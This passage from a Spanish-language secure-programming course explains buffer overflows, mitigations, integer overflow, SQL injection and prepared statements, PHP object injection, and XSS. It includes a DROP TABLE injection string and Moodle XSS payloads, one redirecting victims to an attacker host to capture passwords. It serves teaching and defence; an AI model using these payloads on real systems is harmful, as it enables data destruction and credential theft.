los papeles, la mesa, etc. En el caso de los papeles, destruirá cualquier cosa que hubieras apuntado (como el teléfono que acabas de anotar de esa linda chica). Cuando tu variable se desborde, ¿qué va a sobrescribir? Al `EBP`, al `EIP`, y lo que les siga, dependiendo de la función, y si es la última función, las variables de ambiente. Puede que el programa aborte y tu shell resulte inutilizado a causa de las variables sobreescritas.


Hay dos técnicas principales: *saltar* a un punto determinado del programa, y *saltar* hacia dentro del *stack*.

Un ejemplo de la primera técnica se muestra a continuación. Si el atacante está intentando burlar la siguiente validación simple de nombre de usuario y contraseña,

```
if (valid_user(usr, pass)) {
    /* (...) */
} else {
    printf("Error!\\n");
    exit 1;
}
```

Y detecta que `valid_user()` es susceptible a un desbordamiento, le bastaría con incrementar en cuatro la dirección de retorno. La conversión de este `if` a ensamblador es, primero, saltar hacia la etiqueta `valid_user`, e ir (empleando al valor que ésta regrese en `%EBX`) a la siguiente instrucción, o saltar a la etiqueta `FAIL`. Esto puede hacerse con la instrucción `BNE $0, %EBX, FAIL` (*Branch if Not Equal*, *saltar si no es igual*, que recibe como argumentos dos valores a ser comparados, en este caso el registro `%EBX` y el número 0, y la etiqueta destino, `FAIL`). Cambiar la dirección destino significa burlar la verificación.

Por otro lado, el atacante podría usar la segunda técnica para lograr que el sistema haga algo más complejo —por ejemplo, que ejecute código arbitrario que él proporcione. Para esto, el ataque más frecuente es saltar *hacia adentro del stack*.



Para hacerlo, si en vez de proporcionar simplemente una cadena suficientemente grande para sobrepasar el buffer se *inyecta* una cadena con código ejecutable válido, y sobreescribiera la dirección de retorno con la dirección de su código *dentro del buffer*, tendría 256 bytes de espacio para especificar código arbitrario. Este código típicamente se llama *shellcode*, pues se emplea para obtener un *shell* (un intérprete de comandos) que ejecuta con los privilegios del proceso explotado. Este escenario se ilustra en la figura anterior.

Mecanismos de mitigación

Claro está, el mundo no se queda quieto. Una vez que estos mecanismos de ataque se dieron a conocer, comenzó un fuerte trabajo para crear mecanismos de mitigación de daños.

La principal y más importante medida es crear una cultura de programadores conscientes y prácticas seguras. Esto cruza necesariamente el no emplear funciones que no hagan verificación de límites. La desventaja de esto es que hace falta cambiar al *factor humano*, lo cual resulta prácticamente imposible de lograr con suficiente profundidad. (el ejemplo más claro de este problema es la función *gets*, la cual sigue siendo enseñada y usada en los cursos básicos de programación en C). Muchos desarrolladores esgrimen argumentos en contra de estas prácticas, como la pérdida de rendimiento que estas funciones requieren, y muchos otros sencillamente nunca se dieron por enterados de la necesidad de programar correctamente.

Por esto, se han ido creando diversos mecanismos automatizados de protección ante los desbordamientos

de buffer. Ninguno de estos mecanismos es *perfecto*, pero sí ayudan a reducir los riesgos ante los atacantes menos persistentes o habilidosos.

Secciones de datos no ejecutables

En secciones anteriores se describió la protección que puede imponer la **MMU** por regiones, evitando la modificación de código ejecutable.

En la arquitectura x86, dominante en el mercado de computadoras personales desde hace muchos años, esta característica existía en varios procesadores basados en el modelo de segmentación de memoria, pero desapareció al cambiarse el modelo predominante por uno de memoria plana paginada, y fue hasta alrededor del 2001 en que fue introducida de vuelta, bajo los nombres *bit NX* (*Never eXecute*, nunca ejecutar) o *bit XD* (*eXecute Disable*, deshabilitar ejecución), como una característica particular de las extensiones **PAE**.

Empleando este mecanismo, la **MMU** puede evitar la ejecución de código en el área de *stack*, lo cual anula la posibilidad de *saltar al stack*. Esta protección desafortunadamente no es muy efectiva: una vez que tiene acceso a un buffer vulnerable, el atacante puede *saltar a libc*, esto es, por ejemplo, proporcionar como parámetro el nombre de un programa a ejecutar, e indicar como retorno la dirección de la función `system` o `execve` de la `libc`.

Las secciones de datos no ejecutables son, pues, un obstáculo ante un atacante, aunque no representan una dificultad mucho mayor.

Aleatorización del espacio de direcciones

Otra técnica es que, en tiempo de carga y a cada ejecución, el proceso reciba diferentes direcciones base para sus diferentes áreas. Esto hace más difícil para el atacante poder indicar a qué dirección destino se debe saltar.

Un atacante puede emplear varias técnicas para ayudarse a *adivinar* detalles acerca del acomodo en memoria de un proceso, y, con un buffer suficientemente grande, es común ver *cadenas de NOP*, esto es, una extensión grande de operaciones nulas, seguidas del *shellcode*, para aumentar las probabilidades de que el control se transfiera a un punto útil.

Empleo de *canarios*

Se llama *canario* a un valor aleatorio de protección (este uso proviene de la costumbre antigua de los mineros de tener un canario en una jaula en las minas. Como el canario es muy sensible ante la falta de oxígeno, si el canario moría servía como indicador a los mineros de que debían abandonar la mina de inmediato, antes de correr la misma suerte), insertado entre los buffers y la dirección de retorno, que es verificado antes de regresar de una función. Si se presentó un desbordamiento de buffer, el valor del *canario* será reemplazado por basura, y el sistema podrá detener la ejecución del proceso comprometido antes de que brinde privilegios elevados al atacante. La siguiente figura ilustra este mecanismo.

!overflow_canary

Un atacante tiene dos mecanismos ante un sistema que requiere del canario: uno es el atacar no directamente a la función en cuestión, sino al *manejador de señales* que es notificado de la anomalía, y otro es, ya que se tiene acceso a la memoria del proceso, *averiguar el valor del canario*. Esto requiere ataques bastante más sofisticados que los vistos en esta sección, pero definitivamente ya no fuera del alcance de los atacantes.

Desbordamiento de enteros

Dicen que *una imagen vale más que mil palabras*. Comencemos, pues, con la imagen que acompaña a la Wikipedia para este tema:

!999999.9+0.1=000000

El desbordamiento de enteros ocurre cuando tenemos una estructura de datos que tiene un número máximo especificado, y la incrementamos más allá de su valor máximo (o la decrementamos más allá de su valor mínimo). El siguiente programa preseta un ejemplo crudo y simple de esta falla:

```
#include <stdio.h>
int main() {
    int valor, anterior;
    valor = 1;
    anterior = 0;
    while (valor > anterior) {
        anterior = valor;
        valor++;
    }
    printf("El error ocurrió: Después de %d, ahora vale %d\n",
           anterior, valor);
}
```

En mi computadora (procesador de 64 bits, con un Linux Debian rama inestable), si compilo y ejecuto este programa, después de cuatro segundos obtengo:

```
El error ocurrió: Después de 2147483647, ahora vale -2147483648
```

Esto es, a pesar de que el procesador es de 64 bits, el tipo de datos int en C es de 32 bits, con signo: El número más grande que puedo representar es $(2^{31}-1)=2147483647$, y si le sumo uno, obtengo -2147483648.

Puedo cambiar el tipo de datos: Si declaro a mis variables como `unsigned int` en vez de `int` a secas (y modifico el `%d` de mi cadena de formato por `%u`), después de una ejecución de casi ocho segundos me indica:

```
El error ocurrió: Después de 4294967295, ahora vale 0
```

¿Vulnerabilidad?

Claro, les presenté un fallo, pero... ¿Es una vulnerabilidad?

Recuerden que prácticamente todas las vulnerabilidades que puedan encontrar son, en su corazón, un pequeño fallo que no fue previsto. En la página de los desbordamientos de enteros en la Wikipedia en inglés hay ejemplos desde muy ingenuos (por ejemplo, la imposibilidad de llegar a niveles superiores al 22 en el videojuego *Donkey Kong*) hasta verdaderamente escalofriantes (hace dos años, se comenzó a requerir que los pilotos del avión Boeing 787 reinicien el sistema eléctrico, porque podría apagarse completo a medio vuelo si no se reinicia en 2^{31} centisegundos (248 días).

En otros tipos de dato

Esto no únicamente ocurre en los enteros: ¿Alguno de ustedes recuerda el *bug del año 2000*? Durante muchos años, a miles de programadores se les hizo fácil guardar el año de la fecha en un campo de *dos dígitos*... Cuando hacia fines de los 1990s comenzaron a aparecer fallos (como, por ejemplo, cobrarle 97 años de intereses a gente que tenía cuentas de banco en perfecto estado)... Se hizo obvio que había algo mal. Y, sí, en los primeros meses del año 2000 era común ver sitios Web que reportaban la fecha como *enero de 19100*, *enero de 1900*, o similares. Este es, también, una especie de desbordamiento.

Quienes en esa época ya usábamos sistemas Unix nos reíamos con sorna, porque desde que el Unix original fue diseñado, se eligió un momento arbitrario para marcarlo como *La Época* (*Epoch*). El tiempo en Unix se mide utilizando un *entero con signo de 32 bits*, contando el número de segundos desde el 1 de enero de 1970, a media noche en el Meridiano de Greenwich.

Ahora... ¿Qué nos da cuando le sumamos 2^{31} segundos al 1 de enero de 1970? Vamos a preguntarle a Ruby (simplemente porque es fácil). Ojo, los tiempos que me reporta son en mi *zona horaria* (México), que es GMT-5 en verano y GMT-6 en invierno:

```
$ irb
>> ahora = Time.now
=> 2017-10-02 14:29:08 -0500
>> epoca = Time.at(0)
```

```
=> 1969-12-31 18:00:00 -0600
>> ahora - epoca
=> 1506972548.3777423
>> fin_de_la_epoca = Time.at(2**31-1)
=> 2038-01-18 21:14:07 -0600
>> fin_de_la_epoca - ahora
=> 640511098.6222578
>> fin_de_la_epoca - epoca
=> 2147483647.0
```

Claro, Ruby es un lenguaje de muy alto nivel que ya está preparado para la llegada del 2038:

```
>> fin_de_la_epoca + rand(2**32)
=> 2126-11-11 01:29:38 -0600
```

Sin embargo, el problema dista de estar resuelto en Unix. Si les interesa el tema, los invito a ver la grabación de la sesión de trabajo titulada «¡Es el fin del mundo! (en 21 años)», coordinada por Steve McIntyre, el pasado mes de agosto en el congreso DebConf.

Inyecciones

Las inyecciones son uno de los más grandes quebraderos de cabeza, y responsables de una tremenda parte de los incidentes de seguridad en el mundo. Me gusta definir a éstas como los pequeños agujeritos que se ven cuando estiramos una tela con una costura: Vemos los puntos en que dos materiales diferentes se unen, y si jalamos un poquito más, podemos aprovechar las puntadas — Ya sea para meter un objeto adicional, para descoser la tela... Para lo que se les ocurra.

Hago este símil porque la inyección muchas veces ocurre en los puntos de contacto o de cambio de material — Si estoy programando un lenguaje y tengo que interactuar con otro, si un programa incluye para su evaluación/ejecución a otro archivo en disco, si estoy construyendo la cadena de invocación para un

binario... Si no cuido mis pasos, puedo abrir oportunidades para que un atacante *inyecte código* y se adueñe de la ejecución.


La mejor (¿la única?) defensa contra la inyección es *ser cuidadosos* siempre que trabajamos con información provista por el usuario. Esto puede conocerse con muchos nombres; hoy en día, probablemente el más común sea *sanitización de entradas*, aunque también lo encontrarán como *validación* (aunque es un término un poco incompleto) o *manejo de datos sucios* (*tainted data*).

En el momento que un atacante logra ejecutar código provisto por él en mi sistema, prácticamente puedo darlo por hecho: *Game over*. Terminó el juego. O, por lo menos, terminó esta etapa del juego.

A continuación, algunos de los tipos más comunes de inyección.

Inyecciones de SQL

La mayor parte de los sistemas Web del mundo siguen la misma lógica: El *estado* del sistema (toda la información *real* que lo compone) está almacenada en una base de datos relacional (RDBMS), pero el acceso a éste lo maneja una aplicación escrita en un lenguaje de alto nivel (típicamente *scripting*, de *tipeado suave*, como PHP, Perl, Python o Ruby). ¿Y dónde está la *costura*? En la creación del comando que se envía a la base de datos.



Históricamente, los comandos SQL que se envían al RDBMS se han construído *interpolando valores* en cadenas de texto. Esto es, podemos suponer que los desafortunados desarrolladores de la escuela donde se estaba matriculando el pequeño Bobby Tables hicieron algo como lo siguiente:

```
<?php
mysql_connect('localhost', 'db_admin', 'Adm!nistrad0r');

$name = $_POST['name'];
$famname = $_POST['famname'];
$class = $_POST['class'];

$query = "INSERT INTO Students (name, famname, class) VALUES ('$name', '$famname', $class)");
$res = mysql_query($query);

if (!$result) {
    $msg = "La solicitud <b>$query</b> generó un error: " . mysql_error();
    die($msg)
}
// (...)
?>
```

Pero no contaron con que... ¿Cuál es el contenido de `$query` para nuestro niño?

```
INSERT INTO Students (nombre, apellido, grado) VALUES ('Robert'); DROP TABLE Students; --', 'Smith', 3)
```

El caracter «'» tiene un significado especial en SQL: Delimita las cadenas dentro de la consulta. Si un nombre incluye a éste caracter, no puede ser insertado directamente, y debe ser *escapado*. Si hay tantos miles de sitios *mal diseñados* que dicen que no permiten *caracteres especiales* dentro de sus campos... Es por miedo a una inyección de SQL. Por miedo, y por no saber cómo hacerlo bien.

Evitando la inyección de SQL: Escapando las cadenas

Si quisiéramos *parchar* el código anterior (y hacerlo con la versión de PHP que hay en el servidor en cuestión, que seguramente no es la 7.x aún), bastaría con verificar las cadenas recibidas del usuario:

```
$name = mysql_real_escape_string($_POST['name']);
$famname = mysql_real_escape_string($_POST['famname']);
$class = mysql_real_escape_string($_POST['class']);
```

Con esto, la *cadena maldita* quedó convertida en una inocua:

```
INSERT INTO Students (nombre, apellido, grado) VALUES ('Robert\'); DROP TABLE Students; --\', 'Smith', 3)
```

La diagonal invertida (\) que precede a la comilla es el *caracter de escape*, e indica a MySQL que el caracter que le sigue debe ser tomado literalmente (y no como un delimitador).

Ahora... ¿No les parece engorroso, difícil y molesto tener que estar procesando cada interacción que hay con el usuario con `mysql_real_escape_string()`? Es más... ¿Por qué uso esa función y no `mysql_escape_string()` o `mysqli::real_escape_string()`? (las ligas que les dejo son a la documentación de PHP para cada una de ellas) ¿Por qué hay tantos comentarios dando más información respecto a cómo éstas deben ser invocadas y recomendaciones de los demás usuarios de esta documentación?

Hace tiempo escuché algo que... Me encantó cómo está planteado. Y lo mejor del caso, es muy cierto: Cada vez que veo la cadena `<?php` (que indica el inicio de código ejecutable dentro de un archivo HTML, mi cerebro la interpreta como... *¿Estás seguro que quieres usar PHP?*

Evitando las inyecciones de SQL: Cadenas preparadas

Como mencionamos, pues, hay maneras de *escapar* los valores recibidos del usuario (o de cualqueir otro lugar no confiable)... Pero es un paso manual que debemos hacer siempre. Y, como lo ilustran las diversas funciones que PHP ofrece para hacerlo, nos obligan a ser cuidadosos a cada invocación.

Hay otra manera de escribir SQL, que sugiero adopten como su forma normal de trabajo: El uso de *cadenas preparadas*. Estas consisten en separar la ejecución de una consulta a SQL en dos partes: La *preparación/compilación* y la *ejecución/consulta*.

Esta forma de programar nos da además varios beneficios además, claro, de ayudarnos con la seguridad en el desarrollo. En primer lugar, tiene la ventaja de que separa los errores que ocurren *en tiempo de compilación* (construimos mal una consulta) de aquellos que ocurren *en tiempo de ejecución* (la invocamos con valores ilegales). En segundo lugar, dan un (ligeramente) mejor rendimiento, pues el RDBMS no tiene que analizar repetidamente una consulta para creaer el *plan de ejecución*.

Entonces, ¿cómo se vería el mismo fragmento de código ejemplo si empleara consultas preparadas? Verán un primer cambio desde el momento de la conexión — El código anterior lo hice empleando, para fines de demostración, el *controlador* (la biblioteca de funciones para acceso) llamado mysql (ya obsoleto); el ejemplo a continuación usa el más reciente, mysqli. Lean más acerca de las diferencias (y de otras formas de trabajar).

```
<?php
$db = new mysqli('localhost', 'db_admin', 'Adm!nistrad0r', 'mi_base');

$name = $_POST['name'];
$famname = $_POST['famname'];
$class = $_POST['class'];

$query = $db->prepare("INSERT INTO Students (name, famname, class) VALUES (?, ?, ?");
$query->bind_param('ssd', $name, $famname, $class);
$query->execute();

if ($query->affected_rows != 1) {
    $msg = "La solicitud generó un error: " . $query->error;
    die($msg)
}
$query->close();
// (...)
?>
```

Cabe comentar, ¿qué es el 'ssd' que damos como primer parámetro a $query->bind_param()? Es la descripción de los tipos de dato con que trabajaremos: El primer argumento de datos es una cadena ('s'), al igual que el segundo; el tercero es un entero ('d'). Me parece curioso — No soy programador de PHP, pero en mi experiencia (con Perl y con Ruby), nunca había tenido que indicar estos datos.

Les sugiero que, si son PHP-eros, revisen a profundidad la documentación de la clase mysqli_stmt de mysqli. En otros lenguajes,

- Perl tiene una muy bonita clase que es el estándar del lenguaje para el manejo de cualquier base de datos: DBI (DataBase Independent). Esta oferce el método prepare().
- Python sigue un estilo de programación comparable con Perl, empleando DB-API. Me parece en este sentido un poco menos limpia que la implementación de Perl, dado que carece de un prepare() explícito, sólo maneja execute(). Me parece que implementa un cache de operaciones preparadas, pero no me consta.

- En Ruby, tal como sucede en PHP, no hay una biblioteca que unifique acceso a bases de datos. Para PostgreSQL, ruby-pg ofrece prepare(), para MySQL, ruby-mysql el método se llama también prepare(), pero tiene semántica diferente ☹

  Y para otras bases de datos... Bueno, búsquele cada quién :-]

- En Java, JDBC tiene prepareStatement(). No me meto más porque Java me provoca alergia.
- En otros lenguajes... Bienvenidos a buscar y complementar el apunte ;-)

Mapeadores objeto-relacionales (ORMs)

Desde hace ya varios años, el modelo de desarrollo en que las consultas SQL se deesarrollan explícitamente ha ido quedando relegado. Manejar el acceso a bases de datos mediante *mapeadores objeto-relacionales* (esto es, bibliotecas que convierten o *mapean* el modelo de datos de una base de datos relacional a los objetos que maneja los programas en que se desarrollan las aplicaciones) nos ha ayudado a salir de este atolladero de una forma todavía más simple.

No me atrevo a intentar hacer un recorrido sobre el espacio de los ORMs, sólo invito a todos ustedes a verificar cuáles funcionan más de cerca con las herramientas que acostumbran para sus actividades de desarrollo.

Para ilustrar el trabajo de un ORM, supongamos una base de datos muy sencilla, en que tenemos:

```
CREATE TABLE people (
    id serial primary key,
    firstname varchar(50) not null,
    famname varchar(50) not null,
    dni integer not null unique
);

CREATE TABLE courses (
    id serial primary key,
    subject varchar(100) not null unique,
    teacher integer not null references people(id)
);

CREATE TABLE courses_people (
    person_id integer not null references people(id),
    course_id integer not null references course(id)
);
```

En primer lugar, puede llamarles la atención que puse todas las etiquetas en inglés. Muchos ORMs usan la sintaxis básica del inglés para presentar los datos de una forma más natural. Estas tres tablas me permiten:

- Registrar a una lista de personas, con su nombre, apellido y DNI
- Registrar una lista de cursos, cada uno de los cuales tiene un tema y un profesor (que es una persona registrada en el sistema)
- `courses_people` representa a los alumnos: Todas las personas matriculadas para el curso.

Entonces, si usamos el ORM ActiveRecord de Ruby, bastaría con las siguientes declaraciones para comenzar a usar el sistema (y disculpen si omito algo, estoy escribiendo de memoria):

```
class Person < ActiveRecord::Base
    has_and_belongs_to_many :courses
    validates_presence_of :firstname, :famname, :dni
end
class Course < ActiveRecord::Base
    has_and_belongs_to_many :courses
    validates_presence_of :subject
    has_one :teacher
end
```

Con eso como declaración, resulta natural escribir código en Ruby (sin pensar en el SQL generado detrás de las cámaras) que trabaje con estos datos. Digamos, si partimos de que mi DNI es el 67,891,234 (no, no lo es: Yo no tengo DNI. Pondría en aprietos a este sistema ☺) y quiero obtener la lista de alumnos de uno de mis cursos, basta escribir:

```
Person.find_by_dni(67891234).courses.first.people
```

Además de resultar mucho más fácil de escribir que largas cadenas de SQL, esto permite realizar validaciones avanzadas muy fácilmente. Cuando comprendí el valor de estas herramientas... Cambié mi forma de programar por completo. Además, los ORMs típicamente analizan la estructura que les estoy dando, y para consultas complejas, muchas veces emiten un SQL mucho más limpio de lo que los programadores no-demasiado-expertos en el tema logramos.

Ojo: Los ORMs no son una *bala de plata*: A lo largo de los años han aparecido varios casos de datos específicos que los llevan a construir consultas subóptimas o construcciones vulnerables. Sin embargo, si mantenemos nuestros sistemas actualizados, la mayor parte de éstos no representarán un mayor peligro — La mayor parte del tiempo, al menos ☺ Vamos, presento este tema como una alternativa más; una alternativa interesante y, creo, útil a un problema sistémico que nos ha preocupado por años.

Inyección de objetos

Los sistemas que utilizamos, sobre todo cuando hablamos de sistemas sobre plataformas Web (que parten de un modelo bastante *débil* en lo relativo al significado de una sesión) son frecuentemente vulnerables a la *inyección de objetos*: Cuando diferentes componentes de una página Web utilizan *al navegador del usuario* para comunicar objetos entre llamadas o entre componentes de una página, están depositando confianza en un elemento potencialmente hostil: El usuario del sistema puede intentar modificar dichos objetos para inyectar otros que tengan componentes maliciosos.

Serialización

Un objeto es un tipo de datos compuesto de datos (*atributos*) y con operaciones (*métodos*), y perteneciente a un tipo (*clase*). Sin embargo, si un objeto debe ser pasado entre invocaciones de un mismo sistema, compartido con un sistema distinto (podría incluso ser un sistema hecho en otro lenguaje, siempre y cuando su *implementación* de la *clase* en cuestión sea consistente) o *suspendido* temporalmente en almacenamiento, la estrategia más frecuente es *serialización*: Convertir al objeto en una cadena de texto.

Hay muchos estándares para la serialización; entre los más comunes se encuentran:

- XML: *Extensible Markup Language* (Lenguaje de Marcado Extensible), el estándar internacional más conocido para el intercambio de datos estructurados. Su complejidad (de generación, de interpretación) es relativamente alta, pero hay una gran cantidad de bibliotecas que pueden procesarlo.
- JSON: Originado en JavaScript, significa *JavaScript Object Notation* (Notación de Objetos JavaScript), hoy en día disponible en prácticamente cualquier lenguaje, y comprendido incluso por motores de almacenamiento como RDBMSs. Es mucho más compacto que XML.
- YAML: Originalmente significaba *Yet Another Markup Language* (Otro Lenguaje Más de Marcado), posteriormente fue renombrado a *YAML Ain't Markup Language*) (YAML No es un Lenguaje de

Marcado). Se presenta como un formato de serialización amigable a su lectura y escritura directa por los humanos; varios marcos de desarrollo lo emplean para sus archivos de configuración.

- Nativa de PHP: El lenguaje PHP incluye a la pareja de funciones serialize() y unserialize(); generan una cadena relativamente fácil de comprender, con marcadores que indican el tipo de datos de cada componente primitivo del objeto.

Independientemente de la representación elegida, y del lenguaje de programación empleado, serializar un objeto implica *caminarlo*, realizando introspección sobre cada uno de sus componentes para encontrar su estructura, y al *des-serializarlo* es necesario *despertar* a cada uno de los componentes. Lo que se presenta a continuación *debe ser* aplicable a todos los tipos de serialización, y *debe tener* equivalente en todos los lenguajes que empléen estos mecanismos; el tema se presenta utilizando la serialización nativa de PHP.

Cuando un objeto se serializa, PHP lo hace llamando a algunos *métodos mágicos* — Métodos que están definidos para todo objeto, y que podrían ser *aumentados* como cualquier otro. Al des-serializarlo, se va llamando a otro conjunto de métodos. Estos son:

- `__autoload()` Cuando un objeto intenta referenciar una clase indefinida
- `__call()` Cuando se llama a un método no definido de un objeto
- `__construct()` Al crear un objeto nuevo
- `__destruct()` Al finalizar la ejecución de un programa o cuando una cadena es re-serializada en memoria
- `__set($key, $value)` Cuando se intenta definir una propiedad (variable) que no está aún defnida en un objeto
- `__sleep()` Cuando un objeto es serializado
- `__toString()` Cuando se convierte un objeto en su representación en cadena.
- `__wakeup()` Cuando un objeto es des-seralizado (aunque no cuando termina la ejecución de un script)

Si se controla un objeto serializado, si se le inyectan objetos con un comportamiento conocido y vulnerable, al re-instanciarlo se obliga a la ejecución de varios de los *métodos mágicos* antes descritos.

La explotación de este tipo de vulnerabilidades es específica a las clases que hay ya definidas en memoria del intérprete; si alguna de ellas define o invoca explícitamente a alguno de los métodos mágicos aquí mencionados, puede utilizarse para hacerse del control de la ejecución. Este tipo de ataques se llaman *programación orientada a propedades* o POP.

La complejidad de este tipo de ataques supera al ámbito de este documento, por lo cual únicamente les dejo un par de referencias (en inglés):

- Utilizing Code Reuse/ROP in PHP Application Exploits, presentación de Stefan Esser en el congreso BlackHat, 2010.
- Property oriented programming applied to Ruby, por Ben Murphy (2013); emplea las técnicas comunmente relacionadas exclusivamente con PHP, pero empleando el lenguaje Ruby y la des-serialización de YAML. No está presentado de una forma tan didáctica como la anterior presentación, pero lo incluyo para dar una idea de este tipo de explotación en otro lenguaje.
- Code Reuse Attacks in PHP: Automated POP Chain Generation, artículo desarrollado por Johannes Dahse, Nikolai Krein y Thorsten Holz, presentado en el congreso *SIGSAC Conference on Computer and Communications Security*, novembre 2014. La sección 2 detalla la mecánica de la inyección de objetos en PHP.
- POP-Exploit: Un pequeño repositorio en GitHub que incluye código ejemplo de prueba de concepto de explotaciones reales usando esta técnica.

Inyecciones de código

Las inyecciones de código son las diferentes maneras que tiene un atacante de dar código ejecutable arbitrario a un sistema víctma para que se ejecute dentro de éste. En el material que hemos cubierto se presentan varios ejemplos que cabrían dentro de este apartado (particularmente lo presentado bajo *desbordamientos de pila*), pero se mantiene separado dada la importancia relativa de ese mecanismo, y

dado que puede usarse para explotaciones de muy distinta naturaleza.


Ejecución de scripts entre sitios (XSS)

Un atacante puede buscar infiltrar la ejecución de código en distintos lugares — No olvidemos el símil con las *costuras*. El ataque de *ejecución de scripts entre sitios* (Cross Site Scripting, XSS) busca ejecutar *algo* dentro del contexto de seguridad del navegador Web *de otro usuario* aprovechando una vulnerabilidad en un sitio Web. Consecuentemente, este tipo de ataques emplea necesariamente la inyección código en el lenguaje JavaScript. Pongamos un ejemplo para ilustrar.

El atacante, Juan Malo, está cursando la materia *Seguridad en el desarrollo de software* que imparte el Prof. Ignacio Nahuel Génuo, y a pesar de ser un as, juzga que la nota que éste le puso es demasiado baja. El cursado de esta materia se efectúa sobre una versión vieja de *Moodle* (anterior a 2.7.1). Juan aplica el ataque publicado en julio de 2014 por Osanda: En su información personal, le indica a Moodle que su ID de Skype es:

```
> x" onload="alert('¡Vulnerable!')">
```

Juan vuelve a desplegar su perfil, y el sistema le muestra lo siguiente:



¡Éxito!

¿Qué significa esto? Bueno... Hasta este momento, no mucho. Pero Juan logró que *cualquier persona* que abra su perfil vea un diálogo con una alerta. Juan tiene todavía que lograr dos cosas:

1. Muy importante: Lograr que su *víctima* entre a esta página. En este caso, esto normalmente se lograría con un poco de ingeniería social — *Convencer* al buen e ingenuo profesor de asomarse a su página de usuario.

2. Convertir esto en un ataque. Esto resulta trivial: Ya que logró ejecutar código JavaScript en su propio navegador, sabe que cualquiera que vea su perfil ejecutará lo que él quiera.

    1. Podría lanzar un diálogo que indique, *«La sesión del sistema expiró. Por favor ingrese de nuevo»*, con un campo de usuario y contraseña, y con un botón de login... Pero controlando a dónde es enviada la respuesta; esto podría ser a una dirección de correo, mailto:juan@malo.org, a algún servidor que Juan controle, o lo que sea...

2. Podría redirigir la página completa a algo que *parezca* un diálogo de entrada al sistema — podría indicar que su dirección Skype es x" onload=window.location="http://malo.org/captura_unl">, y esperar en ese sitio a recibir la contraseña de i.n.genuo
3. Podría no pedir el login, sino que reenviar cualquiera de las *cookies* (datos persistentes que ayudan a conservar la sesión)
4. Podría incluso preparar la lista de *cambios* a realizar, y hacer un sencillo *script* que hiciera cualquier acción a nombre del docente. ¡Tiene pleno control de su sesión!
5. ¿Más ideas? ¡Bienvenidas!

Entonces, en resumen:

- **¿A quién ataco?**

  Un ataque XSS *utiliza* a un sistema vulnerable para atacar a *un humano víctima* que utiliza ese mismo sistema. No ataca al servidor, aunque puede utilizarse para exponer información en éste.

- **¿Cuándo es un sistema vulnerable a XSS?**

  Cuando no *sanitiza* adecuadamente la información que recibe de los usuarios. Si yo puedo enviar mensajes, comentarios, tareas, o cualquier otro contenido que tenga algún atributo que se revise insuficientemente, puedo *inyectar* JavaScript, que será ejecutado por quien vea dicha información.

- **¿Cuándo puedo decir que un ataque fue *exitoso*?**

